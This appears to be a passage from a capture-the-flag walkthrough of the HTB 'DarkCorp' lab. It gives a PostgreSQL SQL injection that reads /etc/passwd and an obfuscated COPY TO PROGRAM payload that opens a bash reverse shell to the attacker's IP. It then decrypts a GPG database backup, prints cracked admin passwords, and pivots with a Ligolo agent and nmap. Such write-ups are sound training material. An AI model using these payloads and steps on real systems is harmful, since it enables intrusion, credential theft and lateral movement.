
In the SEARCH field, we have an SQLi vulnerability.
Access the /etc/passwd file.
''; SELECT pg_read_file('/etc/passwd', 0, 1000);
We use this command in the SEARCH field to spawn a reverse shell
'';DO $$
DECLARE
    c text;
BEGIN
    c := CHR(67) || CHR(79) || CHR(80) || CHR(89) || ' (SELECT '''') to program ''bash -c "bash -i >& /dev/tcp/10.10.16.3/4444 0>&1"''';
    EXECUTE c;
END $$;
We have successfully spawned a reverse shell.

Shell as postgres on 172.16.20.3

We check the IP
ip a
We see that we are on 172.16.20.3.

We change into the directory
cd /var/www/html/dashboard
We open the .env file.
cat .env
We see the database password

Start a Bash shell and discard all output.
script /dev/null -c bash
We change into the postgress directory.
cd /var/backups/postgres
We decrypt the file with GPG and save it as dev-dripmail.old.sql.
gpg --use-agent --homedir /var/lib/postgresql/.gnupg --pinentry-mode=loopback --passphrase 2Qa2SsBkQvsc --decrypt /var/backups/postgres/dev-dripmail.old.sql.gpg > dev-dripmail.old.sql

We open the sql file
cat dev-dripmail.old.sql
We retrieve 3 usernames and hashes along with that
COPY public."Admins" (id, username, password, email) FROM stdin;
1   bcase   dc5484871bc95c4eab58032884be7225        bcase@drip.htb
2   victor.r    cac1c7b0e7008d67b6db40c03e76b9c0    victor.r@drip.htb
3   ebelford    8bbd7f88841b4223ae63c8848969be86    ebelford@drip.htb

We crack the hashes on https://crackstation.net/.
- User
ebelfordPW=ThePlague61780
- User
victor.rPW=victor1gustavo@#
Nmap Scans Range 172.16.20.0/24 (Tunnel)
Since we are on the IP 172.16.20.3 we check the Range with nmap
To do this, we load an nmap binary onto the machine and use nmap locally because there are problems using nmap with the tunnel

Started a Ligolo-MP server listener on port 11601.
sudo ligolo-mp server -laddr 0.0.0.0:11601
Push Enter/Connect

Push CTRL+N to create new Agent (use TAB for switch to new Linie)
Use you tun0 IP
Activate Ignore env proxy
OS= Linux ARCH=amd64
Then Submit
The tool create agent.bin File

We Upload agent.bin
wget http://10.10.16.xx/agent.bin
We start agent.bin
.\agent.bin
Then we see in ligolo that we got a Session

Push Enter Add route


We add the Route 172.16.20.0/24
Push Enter Start relay


We run nmap
nmap -sn 172.16.20.0/24
- We find 2 more hosts
- 172.16.20.2 WEB-01
WEB-01.darkcorp.htb
- 172.16.20.1 DC-01
DC-01.darkcorp.htbdarkcorp.htb=(Domain Name)
- 172.16.20.3
drip.darkcorp.htb(Drip Mail)
We scan the found hosts
nmap -p1-10000 172.16.20.1 172.16.20.2 172.16.20.3
Hostfile
We add 172.16.20.1 DC-01 DC-01.darkcorp.htb to the hostfile
echo "172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb" | sudo tee -a /etc/hosts > /dev/null
We add 172.16.20.2 WEB-01 WEB-01.darkcorp.htb to the hostfile.
echo "172.16.20.2 WEB-01 WEB-01.darkcorp.htb" | sudo tee -a /etc/hosts > /dev/null
host file
#DarkCorp
10.10.11.54 drip.htb mail.drip.htb dev-a3f1-01.drip.htb
172.16.20.2 WEB-01 WEB-01.darkcorp.htb
172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb
172.16.20.3 drip.darkcorp.htb
172.16.20.2 WEB-01.darkcorp.htb
- In our scan with the
./nmap Binarywe found, among others, the host172.16.20.2

- We see that two ports are open that could be interesting for us
Port 80andPort 5000

